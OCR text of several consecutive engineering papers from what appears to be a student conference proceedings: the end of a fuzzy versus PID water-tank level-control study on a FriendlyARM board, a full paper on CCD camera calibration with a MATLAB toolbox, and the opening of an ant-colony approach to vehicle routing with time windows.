


Figure 9. Membership functions of two inputs fuzzy controller

Output membership functions represent voltage value and they are shown on Fig. 10. Output values are: 0, 3, 4, 5, 6, 7, 10, 12, 13 and 24.




Figure 10. Output membership functions of two inputs fuzzy controller

The final output of the system is represented with weighted average of outputs of all rules, computed as in equation (11). In this case the number of rules N is 11. Rule mapping is shown in Table III.

TABLE III. RULE MAPPING FOR TWO INPUTS FUZZY CONTROLLER

		Error				
		VN	**N**	**0**	**P**	**VP**
Height	**NN**	0	4	5	10	24
	SN	0	3	6	13	24
	VN	0	0	7	24	24

Labels in Table III. and Figure 9 are as follows: VN=Very Negative; N=Negative; 0=Small; P=Positive; VP=Very Positive, NN=Low Height, SN=Medium Height, VN=High Height.

V. EXPERIMENTAL RESULTS

Controllers were first designed using Matlab and tested using Simulink model, based on mathematical model of tank. Functions that represent controllers were then created in programming language C. For more user-friendly usage of these functions, GUI application was created. Simple GUI is designed using QT Designer for Friendly ARM mini 2440. The GUI application is shown on Figure 11.




Figure 11. GUI application for ARM mini 2440

All control and measured data is collected and placed into files. Change of controllers type and set level is possible during control. For demonstration of controllers

effectiveness and their comparison, same step sequence for each controller is used. Collected data and control errors for controllers are shown on Figures 12 - 15.




Figure 12. System response on step sequence (PID controller)




Figure 13. System response on step sequence (one input fuzzy controller)




Figure 14. System response on step sequence (two input fuzzy controller)




Figure 15. Control errors for different controllers

Based on experimental results, the control error and oscillations around stationary states for both fuzzy controllers were smaller, compared to PID controller. The fuzzy controllers provide better results on wider ranges of water level setpoints. The two input fuzzy controller did not provide significant improvements compared to one input fuzzy controller, although some improvements were achieved in terms of amplitude of oscillations around stationary states.

VI. Conclusion

By implementing fuzzy and PID controllers for water level control, in form of application for Friendly ARM embedded Computer, user-friendly solution was offered. This solution can be used separately or as a part of already existing control system. The use of fuzzy controller is fully justified by experimental results due to nonlinearity of tank model.

This paper can be used as a base for future work involving different fuzzy controller structures and control techniques for water level control. Future work may also include development of centralized control system for process industry, using on-board controllers and integrating them into one system.

References

[1] Isa, I.S., Meng, B.C.C., Saad, Z., Fauzi, N.A., "Comparative study of PID controlled modes on automatic water level measurement system", 7th International Colloquium on Signal Processing and its Applications, Penang, 2011.

[2] Maziyah Mat Noh, Muhammad Sharfi Najib, Nurhanim Saadah Abdullah, "Simulator of Water Tank Level Control System Using PID-Controller", 3rd IASME/WSEAS Int. Conference on Water Resources, Hydraulics and Hydrology, University of Cambridge, 2008.

[3] Maruthai Suresh, Gunna Jeersamy Srinivasan and Ranganathan Rani Hemamalini, "Integrated Fuzzy Logic Based Intelligent Control of Three Tank System," vol. VI, Serbian Journal of Electrical Engineering, 2009, pp. 1–14.

[4] Daniel Wu, Fakhreddine Karray and Insop Song, "Water Level Control by Fuzzy Logic and Neural Networks," Unpublished.

[5] Qi Li, Yanjun Fang, Jizhong Song, Ji Wang, "The Application of Fuzzy Control in Liquid Level System", International Conference on Measuring Technology and Mechatronics Automation (ICMTMA), Changsha, 2010.

[6] Jang, J.S., Sun, C.T. & Mizutani, E. "Neuro-Fuzzy and Soft Computing", Prentice Hall, New Jersey, 1997.

[7] Passino, K.M. & Yurkovich, S., "Fuzzy Control", Addison Wesley, Menlo Park, 1998.

[8] Jacob, J.Michael, "Industrial Control Electronics", Prentice-Hall, New Jersey, 1988.

[9] "MATLAB documentation," Mathworks (www.mathworks.com)

[10] "FriendlyARM mini2440 Manual", FriendlyArm (www.friendlyarm.net)

[11] "Arduino Reference," (www.arduino.cc)

The procedure of a camera calibration using Camera Calibration Toolbox for MATLAB

Azra Fetić, Davor Jurić i Dinko Osmanković
Faculty of Electrical Engineering, Department for Automatic Control and Electronics, Sarajevo, Bosnia and Herzegovina
fetic.azra@gmail.com, davor_321@hotmail.com, dinko.osmankovic@etf.unsa.ba

Abstract - **This paper describes the calibration procedure of a CCD digital camera based on the perspective projection method. The idea of this method is to calibrate the camera in order to extract precise three dimesional information from the images so that they can be used for the computer vision and similar applications which take the images acquired from the camera as an input. The image capturing proccess reduces the dimensions of data from three to two. The camera calibration procedure determines which light source is associated with each pixel on the resulting image. Since the camera used in the process is a complex CCD camera, errors resulting from the misaligned lenses and deformations in their structures result in more complex distortions in the acquired image. In order to associate the points in the cameras image space with the locations in a 3D world space the camera projection matrix consisting of the estimated intrinsic and extrinsic parametars is calculated. The calibration process is comprised of capturing calibration images and processing them in order to get the intrinsic and extrinsic camera parameters. The results of the calibration are tested using the test images captured with the same camera. The calibration process was implemented using a MATLAB software package.**

Keywords: calibration, CCD camera, perspective projection method, pixel error, intrinsic parametars, extrinsic parametars

I. INTRODUCTION

The CCD (charge-coupled device) is a device for movement of the electrical charge, usually from within the device to an area where the charge can be manipulated, for example conversion into a digital value. CCD cameras are used in scientific and profesional applications where high-quality image data is required. [1-2]

The CCD image sensors consist of an array of light sensitive photodiodes. This array can be rectagular or poligonal. Photoactive region of CCD is an epitaxial layer of silicon. Besides it there is a transfer region comprised of an array of shift registers. It's role is to transfer the charge from the active region to the processing part of the camera. First, the picture is projected through the lens onto the photoactive region. This results in the electrical charge accumulation in the photoactive region proportional to the light intensity. Depending on the type of the CCD sensor the charge is moved along the transfer array towards the charge amplifier which converts the charge into voltage. The voltage is then digitalized before processing if the application is digital. In analog applications the voltage is imediately processed. [2]

The CCD sensor can be implemented in several different architectures. Most common ones are full-frame, frame-transfer and interline. Difference between them is in their approach to problem of shuttering. Full-frame architecture does not have an electronic shutter so mechanical must be implemented. Frame-transfer architecture has a double silicon surface. Half of the surface is used to capture the image. The other half is covered with an opaque mask and is used to temporarely store the image before processing. The image is slowly read from the storage area while the new image is being exposed. Interline architecture masks every other column of the sensor so the image can be stored. This architecture enables fast transfer of information but the fill factor is reduced to 50%. The Fill Facator can be increasd to 90% by adding microlences to deflect the image to the active region. [3]

Camera calibration has always been the most important component in designing computer vision applications. It is also used in the applications of stereo vision where the camera projection matrices of two cameras are used to calculate the real 3D coordinates of a viewed point. Camera calibration is the process of extraction of 3D metric information from the images. The goal of calibration is to convert the coordinates of a 3D object into the 2D image coordinates. In camera capturing, the light from the environment focused on the object is also captured (light from a 3D scene is stored on a 2D image). Each pixel on the image is associated with the incoming light, and the errors resulting from the misligned lenses can result in a more complex distorsions in the final image. The projection matrix is composed of the intrinsic and extrinsic parameters and there is a few methods for extracting these parametars. The simplest and the most used method is the perspective projection method, and in this paper is described the whole process of the calibration. [4]

This paper is organized as follows: Methodology of calibration procedure using perspective projection method is described in Section II. Results of calibration iterations as well as discussion of these results is given in Section III. Finally, Section IV discusses the entire work in general and gives some conclusions.

II. METHODOLOGY

The work in this paper is essentialy the calibration procedure of a Cannon's VC-C50i CCD camera. The calibration itself is carried out using a computer with the MATLAB high-level technical computing language installed. Since the camera is analog it requires a frame grabber if the images are to be processed by a general purpose PC. Connection between the camera and the computer was established via the frame grabber (shown on Figure 1). After the camera was connected to the computer a set of 20 monochrome test images was taken. Test images featured a planar checkerboard grid differently oriented in the each image (shown on Figure 2). The planar checkerboard grid is a common tool used in a camera calibration procedure. The main tool in the calibration procedure is the Camera Calibration Toolbox developed by Jean-Yves Bouguet. It features an algorithm that uses the extracted corner points of the checkerboard pattern to compute a projective transformation between the image points of the n different images. Afterwards, the camera intrinsic and extrinsic parameters are recovered using a closed-form solution, while the third- and fifth order radial distortion terms are recovered within a linear least-squares solution. A final nonlinear minimization of the reprojection error, solved using a Levenberg-Marquardt method, refines all the recovered parameters.

First the images are loaded into the toolbox so that the grid coners can be extracted. The corner extraction engine includes an automatic mechanism for counting the number of squares in the grid. This tool is especially convenient when working with a large number of images since the user does not have to manually enter the number of squares in both x and y directions of the pattern. On some very rare occasions however, this code may not predict the right number of squares. In order that the algorithm can extract the corners the edges of the checkerboard must be marked. It is necesary to accurately mark the four corners, at most 5 pixels away from the corners. Otherwise some of the corners might be missed by the detector. Afterwards it is necesary to enter the dimensions of the each grid. The image corners are then automatically extracted to an accuracy of about 0.1 pixel. Sometimes, the predicted corners are not quite close enough to the real image corners to allow for an effective




Figure 1. Conection between camera and computer




Figure 2. Images used in calibration process

corner extraction. In that case, it is necessary to refine the predicted corners by entering a guess for lens distortion coefficient.

In case of larger image distortion a guess for the first order lens distortion coefficient kc can be entered manually. The process of corner extraction can be repeated as many times as it is necesary to get the satisfactory prediction. If lens distortions are too high the manual corner extraction should be performed after the automatic corner extraction has been done. This method of a corner extraction is extremely time consuming and should be used as last resort when everything else fails.

After the corner extraction calibration is performed in two steps: the initialization and the nonlinear optimization. The initialization step computes a closed-form solution for the calibration parameters based not including any lens distortion. The non-linear optimization step minimizes the total reprojection error in the least squares sense over all the calibration parameters. In our case we have 129 parameters to be optimized: 9 DOF (depth of field) for intrinsic parameters and 120 DOF extrinsic parameters. It should be mentioned that intrinsic parameters are: the focal length, the principal point and the distortion coefficients. The optimization is done by the iterative gradient descent with an explicit computation of the Jacobian matrix. After the first calibration the algorithm provides the calibration parameters and the calibration results. The calibration parameters are provided after the initialization and the calibration results are given after the optimization. A number of iterations is needed to reach the optimum. The rate of convergence depends on the quality of the inital guess for the parameters computed by the initialization procedure. After the first calibration the reprojection error is still too large to make a judgement on the complexity of the model. This is mainly because some of the grid corners were not very precisely extracted for a number of images. After the examination of the error plot, it can be seen that the reprojection error is very large across a large number

of figures. The reason for that is that we have not done a very careful job at extracting the corners on a number of highly distorted images. This can be rectified by recomputing the image corners on all images automatically. The optimization now starts from the previous calibration result and a fewer iterations then previously were nedeed to reach the optimum. Results can be improved even further if diferent window sizes for the corner finder are used on highly distorted images. This can be done in the next calibration step.

On the end images were undistorted using the calculated extrinsic and intrinsic parameters.

III. RESULTS AND DISCUSION

After the first calibration was performed parameters were calculated in two following steps: after the initialization and after the optimization. In both steps following parameters were calculated: focal length, principal point, skew, distortion and pixel error, and they represent the intrinsic parameters of the camera. The focal length in pixels is stored in the 2x1 vector **fc**. The principal point is also stored in the 2x1 vector **cc**. The skew coefficient defining the angle between the x and y pixel axes is stored in the scalar **alpha_c**. The image distortion coefficients (the radial and the tangential distortion) are stored in the 5x1 vector **kc**.

Calibration parameters after initialization:

Focal Length: $fc = [917.42218 _ 917.42218]$

Principal point: $cc = [401.50000 \quad 282.500\ ]$

Skew: $alpha_c = [0.00000] \Rightarrow$ angle of pixel = 90.0000 degress

Distortion:
$kc = [0.00000 \quad 0.00000 \quad 0.00000 \quad 0.00000 \quad 0.00000\ ]$

Calibration results after optimization (with uncertainties):

Focal length:
$fc = [915.09675 \quad 922.46410\ ] \pm [5.34774 \quad 5.73476\ ]$

Principal point: $cc = [393.00968 \quad 227.50408\ ] \pm [10.35084 \quad 9.87906\ ]$

Skew: $alpha_c = [0.00000] \pm [0.00000] \Rightarrow$ angle of pixel axes $= 90.00000 \pm 0.00000$ degrees

Distortion:
$kc = [-0.11927 \quad 0.21166 \quad -0.00951 \quad -0.00312 \quad 0.00000] \pm [0.04414 \quad 0.29631 \quad 0.00302 \quad 0.00304 \quad 0.00000]$

Pixel error: $err = [0.61727 \quad 0.74773\ ]$

Observe that only 20 gradient descent iterations are required in order to reach the minimum. The reason for that fast convergence is the quality of the initial guess for the parameters computed by the initialization procedure.

The reprojection error is still too large to make a judgement on the complexity of the model. This is mainly because some of the grid corners were not very precisely extracted for a number of images. As it was described in the Methods section the reprojection error was reduced by conducting three more consecutive calibrations and reprojections of the grids. These projections are computed based on the current intrinsic and extrinsic parameters. After these steps we got following parameter values:

Focal Length: $fc = [913.49376 \quad 921.60192\ ] \pm [1.50531 \quad 1.61318\ ]$

Principal point: $cc = [393.65084 \quad 232.70717\ ] \pm [2.91469 \quad 2.77715\ ]$

Skew: $alpha_c = [0.00000\ ] \pm [0.00000\ ] \Rightarrow$ angle of pixel axes $= 90.00000 \pm 0.00000$ degrees

Distortion:
$kc = [-0.13214 \quad 0.39384 \quad -0.00938 \quad -0.00309 \quad 0.] \pm [0.01276 \quad 0.08875 \quad 0.00087 \quad 0.00089 \quad 0.00000\ ]$

Pixel error: $err = [0.19534 \quad 0.19198\ ]$

These results were saticfactory. It can be observed that the pixel error is greatly reduced during the calibration process. This reprojection error is shown in the from of color-coded crosses on Figure 3. This analysis is very useful in cases where the corners have been badly extracted on one or several images, because it shows where the error is large. Next, the rotations and the translations of extrinsic parameters were calculated and they are given in the following section.

Translation vector:
$Tc_ext = [-269.983575 \quad -74.307502 \quad 1712.849480\ ]$

Rotation vector:
$omc_ext = [1.902719 \quad 1.757589 \quad -0.043652\ ]$

Rotation matrix:

$$Rc_ext = \begin{bmatrix} 0.147023 & 0.931663 & 0.332249 \\ 0.914020 & 0.000430 & -0.405668 \\ -0.378089 & 0.363325 & -0.851495 \end{bmatrix}$$

Pixel error: $err = [0.27080 \quad 0.34822\ ]$




Figure 3. Reprojection error

The extrinsic parameters (the relative positions of the grids with respect to the camera) are then shown in a form of a 3D plot shown on Figure 4. On this figure, the frame (O_c,X_c,Y_c,Z_c) is the camera reference frame. The red pyramid corresponds to the effective field of view of the camera defined by the image plane. On Figure 5, very camera position and orientation is represented by a green pyramid.

In order to make a decision on the appropriate distortion model to use, it is sometimes very useful to visualize the effect of distortions on the pixel image, and the importance of the radial component versus the tangential component of distortion. Figure 6. shows the impact of the complete distortion model (radial and tangential) on each pixel of the image. Each arrow represents the effective displacement of a pixel induced by the lens distortion.




Figure 5. Extrinsic parameters (world-centered)




Figure 4. Extrinsic parameters (camera-centred)






Figure 6. Complete Distortin Model (radial and tangential)




Pixel error	= [0.1872, 0.1956]	
Focal Length	= (910.838, 918.471)	+/- [2.188, 2.391]
Principal Point	= (403.098, 232.791)	+/- [4.625, 4.589]
Skew	= 0	+/- 0
Radial coefficients	= (-0.1446, 0.4438, 0)	+/- [0.02556, 0.2202, 0]
Tangential coefficients	= (-0.009204, -0.0004129)	+/- [0.001421, 0.00141]

Figure 7. Tangential component of the Distortion model



Pixel error	= [0.1872, 0.1956]	
Focal Length	= (910.838, 918.471)	+/- [2.188, 2.391]
Principal Point	= (403.098, 232.791)	+/- [4.625, 4.589]
Skew	= 0	+/- 0
Radial coefficients	= (-0.1446, 0.4438, 0)	+/- [0.02556, 0.2202, 0]
Tangential coefficients	= (-0.009204, -0.0004129)	+/- [0.001421, 0.00141]

Figure 8. Radial Component of the Distortion



Picture 9. Original image (with distortion)




Figure 10. Undistorted image

The tangential component of distortion model is shown on Figure 7. On this picture, the maximum induced displacement is 2.5 pixels (at the upper left corner of the image). Figure 8. shows the impact of the radial component of distortion. This figure is very similar to the full distortion plot, showing the tangential component could very well be discarded in the complete distortion model. The cross indicates the center of the image, and the circle the location of the principal point.

In the last step we generated the undistorted version images that we used in the calibration process with the pre-computed intrinsic and extrinsic parameters. The following two figures shows the original image (with distortion) and the undistorted version of that image.

IV. CONCLUSION

This paper was written to show the process of camera calibration using the method of perspective projection. Since cameras are increasingly more used in scientific application as well as in the applications requiring precise visual informations, effective calibration of such cameras is getting ever more important. In the paper the perspective projection method has shown to be very effective calibration tool if used in conjuction with a digital computer. Computer is used to numericaly calculate all the required extrinsic and intrinsic parameters. The entire procedure is relativly simple if the appropriate program is used. In this case MATLABs Camera Calibration Toolbox was used to conduct the calibration and to undistort the images. Of course, if neccesary, user can generate his own calibration program too.

Procedure required several iterations of the calibration procedure itself in order to yield satisfactory results. During these steps the pixel error was reduced several times. It is worth mentioning that because of the high quality of the camera the initial pixel error was very small to begin with.

REFERENCES

[1] James R. Janesick: „Scientific charge-coupled devices“, SPIE Press, 2001.

[2] D. Milatović: „Osnovi elektronike“, Svjetlost, Sarajevo, 1995

[3] A. Theuwissen: „Solid-State Imaging with Charge-Coupled Devices“, Kluwer Academic Publishers, Dordrecht, 1996

[4] T. A. Clarke, J. G. Fryer: „The development of camera calibration methods and models“, in The Photogrametric Record, vol. 16, iss. 91, pp. 51-66, 1998

[5] Camera Calibration Toolbox for Matlab, Jean-Yves Bouguet, 2010

[6] F. Remondino, C. Fraser: „Digital camera calibration methods: considerations and comparisons“, ISPRS Commission V Symposium 'Image Engineering and Vision Metrology, 2006

[7] W. S. Boyle and G. E. Smith: "Charge Coupled Semiconductor Devices",Bell Sys. Tech, 1970.

[8] Z. Zang: „Flexible camera calibration by viewing a plane from unknown orientations”, The Proceedings of the Seventh IEEE International Conference on Computer Vision, 1999

[9] J. Heikkilä, O. Silvén: „A Four-step Camera Calibration Procedure with Implicit Image Correction“, 1997 IEEE Computer Society Conference on Computer Vision and Pattern Recognition, 1997.

A Hybrid Ant Colony System approach for solving Capacitated Vehicle Routing Problems with Time Windows

Filip Boltužić and Alen Rakipović
Faculty of Electrical Engineering and Computing
Unska 3, 10000 Zagreb, Croatia
filip.boltuzic@fer.hr alen.rakipovic@fer.hr

Abstract – The Capacitated Vehicle Routing Problem with Time Windows represents a common problem. First, the problem is defined mathematically and an example of such a problem is shown. In short, the problem itself is a mixture of the Traveling Salesman Problem and the Bin Packing Problem. A possible solution to the problem is demonstrated, as well as the fitness criteria of the problem. The Ant Colony System algorithm is used to solve the problem. A modification of the original Ant Colony System Meta-heuristic is introduced. The heuristics used to improve the basic ACS algorithm are the Savings heuristic, Wait heuristic and the Route Size heuristic. Also, a few local search methods are used, such as 2*opt and Route Elimination local search. Finally, the result of applying the algorithm to a problem instance is discussed.

I. INTRODUCTION

The Vehicle Routing Problem has been introduced by Danzig and Ramser in 1959 [1]. It was defined as a transportation and a distribution problem. Basically, the problem is to distribute some goods using a number of vehicles to the clients which have specified locations (often defined as two-dimensional coordinates). Since the VRP problem is NP-hard, the solving method will be heuristics. Heuristics can give valid solutions without specifically regarding the problem instance. In this paper a modification of the original VRP is described. It is the Capacitated Vehicle Routing Problem with Time Windows (CVRPTW). The mathematical definition of the problem can be found in [7].

